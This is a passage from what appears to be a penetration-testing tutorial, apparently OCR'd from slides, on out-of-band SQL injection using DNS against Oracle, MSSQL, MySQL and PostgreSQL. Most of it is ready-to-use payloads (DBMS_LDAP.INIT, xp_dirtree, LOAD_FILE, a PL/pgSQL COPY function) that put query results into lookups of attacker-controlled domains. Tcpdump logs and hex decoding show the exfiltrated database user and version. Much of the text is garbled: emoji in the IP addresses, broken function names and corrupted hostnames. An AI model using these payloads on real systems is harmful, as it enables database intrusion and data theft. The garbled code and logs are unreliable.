19:15:47.024702 IP 172.217 💶 💶 > 10.142.0.2.53: 21421% [1au] A? oob.dnsattacker.com. (48)
19:15:47.380716 IP 162.158 া 🕨 ່ > 10.142.0.2.53: 24380 [1au] A? OoB.DnsAttaCker.cOM. (48)
19:15:47.577703 IP 162.158 🚺 🕨 🔰 🔻 > 10.142.0.2.53: 24380 [1au] A? OoB.DnsAttaCker.cOM. (48)
19:15:47.777673 IP 162.158 📲 🌉 🔭 > 10.142.0.2.53: 24380 [1au] A? OoB.DnsAttaCker.cOM. (48)
19:15:48.025083 IP 172.217 ••• > 10.142.0.2.53: 3706% A? oob.dnsattacker.com. (37)
19:15:49.717369 IP 172.217 💶 🛂 🤲 🥦 > 10.142.0.2.53: 45530% [1au] A? oob.dnsattacker.com. (48)
19:15:51.418740 IP 172.217 💶 💹 🏎 > 10.142.0.2.53: 2528% A? oob.dnsattacker.com. (37)
```

Note: In order to use this technique higher privileges are required to call the functions mentioned above.

SELECT DBMS LDAP.INIT((SELECT version FROM v\$instance)||'.attacker.com',80) FROM dual;

Exploitation/Exfiltration

Victim

```
Oracle database version */
 SQL> SELECT DBMS_LDAP.INIT((SELECT version FROM v$instance)||')oob.dnsattacker.com',80) FROM dual;
 SELECT DBMS_LDAP.INIT((SELECT version FROM v$instance)); .oob.dnsattacker.com ,80) FROM dual
 ERROR at line 1:
 ORA-31203: DBMS_LDAP: PL/SQL - Init Failed.
 ORA-06512: at "SYS.DBMS_SYS_ERROR", line 79
 ORA-06512: at "SYS.DBMS_LDAP", line 50
                                                      Extracting Version Over DNS queries
 SQL>
 SQL>
 Select attacker@ns1: ~
19:11:45.016903 IP 172.217. ... ... 10:142.0.2.53: 39806% [1au] A? (11.2.0.2.0.) ob.dnsattacker.com.
19:11:45.975686 IP 162.158. > 10.142.0.2.53: 27881 [1au] NS? 0.00b.DnSATLACKER.Com. (50)
19:11:46.014844 IP 172.217. 10:142.0.2.53: 10172% [1au] A? 11.2.0.2.0.oob.dnsattacker.com.
19:11:46.374937 IP 162.158. > 10.142.0.2.53: 27881 [1au] NS? 0.00b.DnSATtACKeR.Com. (50)
19:11:46.575273 IP 162.158. > 10.142.0.2.53: 27881 [1au] NS? 0.oOb.DnSATtACKeR.Com. (50)
19:11:46.776949 IP 162.158. > 10.142.0.2.53: 27881 [1au] NS? 0.oOb.DnSATtACKeR.Com. (50)
19:11:47.015601 IP 172.217. 4 10.142.0.2.53: 10793% A? 11.2.0.2.0.oob.dnsattacker.com. (48)
19:11:47.029824 IP 172.217. > 10.142.0.2.53: 36631% [1au] A? 11.2.0.2.0.oob.dnsattacker.com.
19:11:48.031070 IP 74.125.1 > 10.142.0.2.53: 55099% [1au] A? 11.2.0.2.0.oob.dnsattacker.com
19:11:49.031523 IP 74.125.1 > 10.142.0.2.53: 27367% A? 11.2.0.2.0.oob.dnsattacker.com. (48)
```

/* Extracting

Similarly, we could use below payloads.

Victim

```
SELECT DBMS_LDAP.INIT((SELECT user FROM dual)||'.attacker.com',80) FROM dual; /*Extracting Current user in Oracle database */
```

If you are working with 10G or lower version of Oracle some alternative methods to create DNS queries are: UTL_INADDR.GET_HOST_ADDRESS, UTL_HTTP.REQUEST, HTTP_URITYPE.GETCLOB, DBMS_LDAP.INIT and UTL_TCP.

MSSQL

Detection

EXEC master..xp dirtree '\\oob.dnsattacker.com \' -

Victim

```
exec master..xp_dirtree '\\oob.dnsattacker.com\'
                                                       Sending DNS queries to Attacker
 Select attacker@ns1: ~
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
16:08:52.033649 IP 172.2 > 10.142.0.2.53: 60803% [1au] A? oob.dnsattacker.com. (59)
16:08:52.832361 IP 172.21 10.142.0.2.53: 23491% [1au] A? oob.dnsattacker.com. (48)
Exploitation/Exfiltration
Victim
DECLARE @data varchar(1024);
SELECT @data = (SELECT system_user);
EXEC('master..xp dirtree "\\'+@data+'.oob.dnsattacker.com\foo$"');
   DECLARE @data varchar(1024);
                                                          Extracting data
Over DNS queri
    SELECT @data = ((SELECT system_user);
    EXEC('master..xp dirtree "\\'+@data+1.oob.dnsattacker.com\foo$"');
 Select attacker@ns1: ~
17:12:06.011458 IP 74.12 > 10.142.0.2.53: 36363% [1au] A victim. ob.dnsattacker.com.
                                                                         (55)
17:12:06.106756 IP 162.1 10.142.0.2.53: 62822 [1au] A? VICTIM.oOb.dNsAtTaCker.COm. (55)
17:12:06.141334 IP 172.2 > 10.142.0.2.53: 26268% [1au] A? victim.oob.dnsattacker.com. (66)
Limitation:: In order to use this technique database user should have sysadmin privileges.
Similarly, Other methods to create DNS queries: xp_fileexists, xp_subdirs, xp_getfiledetails, sp_add_jobstep
MYSQL
Detection
Victim:
SELECT LOAD FILE(CONCAT('\\\', 'oob.dnsattacker.com\\test.txt'));
 MariaDB [(none)]>
MariaDB [(none)]>
SELECT LOAD_FILE(CONCAT('\\\', 'oob.dnsattacker.com\\test.txt'));
  LOAD_FILE(CONCAT('\\\', 'oob.dnsattacker.com\\test.txt'))
  NULL
 1 row in set (5.01 sec)
 MariaDB [(none)]> _
 Select attacker@ns1: ~
20:22:08.529058 IP 162. 4 > 10.142.0.2.53: 21786 [1au] A? OOD.dNSaTTACKER.com. (48)
```

Exploitation/Exfiltration

Victim

SELECT LOAD_FILE(CONCAT('\\\', (SELECT HEX(CONCAT(user(),"\n"))), '.oob.dnsattacker.com\\test.txt'));

 Limitation: In order to use this technique database user should have Select, update and File permissions.

```
1 row in set (5.01 sec)
MariaDB [(none)]> SELECT LOAD_FILE(CONCAT('\\\', ($ELECT HEX(CONCAT(user(),"\n"))),
                                                             '.oob.dnsattacker.com\\test.txt'));
LOAD_FILE(CONCAT('\\\', (SELECT HEX(CONCAT(user(),"\n"))), '.oob.dnsattacker.com\\test.txt'))
 NULL
1 row in set (5.01 sec)
                                                  Extracting data Over DNS
MariaDB [(none)]> _
                                                  queries
Select attacker@ns1: ~
(90)
15:31:32.109390 IP 162. 1 10.142.0.2.53: 36941 [1au] A? 74657374406C6F63616c686F73740A.oob.DnsATtACKeR.COm. (79)
15:31:32.307567 IP 162. 10.142.0.2.53: 36941 [1au] A? 74657374406C6F63616c686 73740A.Oob.DnsATtACKeR.COm. (79)
15:31:32.505707 IP 162. 3 - 3 - 4 - 3 - 10.142.0.2.53: 36941 [1au] A? 74657374406C6F63616c686F 73740A.Oob.DnsATtACKeR.COm. (79)
15:31:32.707329 IP 162. 34 9 10.142.0.2.53: 36941 [1au] A? 74657374406C6F63616c686F 3740A.Oob.DnsATtACKeR.COm. (79)
15:31:32.834587 IP 172. 1 1 10.142.0.2.53: 45455% [1au] A? 74657374406C6F63616C686 73740A.oob.dnsattacker.com. (79)
15:31:34.535559 IP 172. 1 10.142.0.2.53: 62875% A? 74657374406C6F63616C686F73740A.oob.dnsattacker.com. (68)
-15:31:36.533027 IP 74.17 19 19 10 142.0.2.53: 36699% A? 74657374406C6F63616C686F73740A.pob.dnsattacker.com. (68)
15:31:37.825868 IP 172.31 10 11 10 142.0.2.53: 33598% A? 74657374406C6F63616C686F73740A.oob.dnsattacker.com. (68)
 Select attacker@ns1: ~
attacker@ns1:~$
 ttacker@ns1:~$ echo "0x74657374406C6F63616C686F73740A" | xxd -r
                                                               Hex decoding Output
test@localhost
attacker@ns1:~9
```

Postgresql

Detection

Victim

CREATE EXTENSION dblink; SELECT dblink_connect('host=oob.dnsattacker.com user=postgres password=password dbname=dvdrental');

Limitation: User must have superuser privileges to execute CREATE EXTENSION query

Exploitation/Exfiltration

postgres

DROP TABLE IF EXISTS table_output;
CREATE TABLE table output(content text);

```
CREATE OR REPLACE FUNCTION temp function()
RETURNS VOID AS $$
DECLARE exec cmd TEXT;
DECLARE query_result TEXT;
SELECT INTO query_result (SELECT encode(convert_to(concat(user,' exec_cmd := E'COPY table_output(content) FROM E\'\\\\\\||query_result||E'.oob.dnsattacker.com\\\\foobar.txt\'';
                                                                       '), 'UTF8'), 'hex'));
    EXECUTE exec cmd;
END;
$$ LANGUAGE plpgsql SECURITY DEFINER;
SELECT temp function();
  DROP TABLE IF EXISTS table output;
  CREATE TABLE table_output(content text);
  CREATE OR REPLACE FUNCTION temp_function()
  RETURNS VOID AS $$
  DECLARE exec_cmd TEXT;
  DECLARE query_result TEXT;
 FBEGIN
     SELECT INTO query_result (SELECT encode(convert_to(concat(user,' '), 'UTF8'),'hex'));
exec_cmd := E'COPY table_output(content) FROM E\'\\\\\\'||query_result||E'.oob.dnsattacker.com\\\\foobar.txt\'
      EXECUTE exec cmd;
  $$ LANGUAGE plpgsql SECURITY DEFINER;
  SELECT temp_function();
 Select attacker@ns1: ~
                                                             Extracting data Over DNS
  -1 sudo tcpdump -n udp port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
 listening on eth0, link-type EN10MB (Ethernet), capture size 262144 byt
07:38:43.305991 IP 74. 🚺 🚺 🚺 > 10.142.0.2.53: 15152% [1au] A🎙 (706f737467726573202020202020.)ob.dnsattacker.com.
107:38:45.006570 IP 172 1 > 10.142.0.2.53: 30870% [1au] A? 706f7374677265732020202020.oob.dnsattacker.com.
97:38:46.547171 IP 172 💶 💶 💶 > 10.142.0.2.53: 46826% [1au] A? 706f73746772<mark>6</mark>5732020202020.oob.dnsattacker.com.
97:38:46.707326 IP 74. 👫 👫 🚺 🔭 > 10.142.0.2.53: 37525% A? 706f73746772657320 02020.oob.dnsattacker.com. (64)
10:38:48.245014 IP 172 11 17 10:14 10:142.0.2.53: 56254% [1au] A? 706f7374677265732020202020.oob.dnsattacker.com. (7
Select attacker@ns1: ~
 -$
                                                                     Hex decoding data to
  echo "0x706f7374677265732020202020" xxd -r
                                                                     retrieve output
```

Limitation: User must have superuser privileges to execute this command

Limitations of using DNS for data exfiltration

- A domain name can have maximum of 127 subdomains.
- Each subdomains can have maximum of 63 character length.
- Maximum length of full domain name is 253 characters.
- Due to DNS records caching add unique value to URL for each request.
- DNS being plaintext channel any data extracted over DNS will be in clear text format and will be available to intermediary nodes and DNS Server caches. Hence, it is recommended **not** to exfiltrate sensitive data over DNS.

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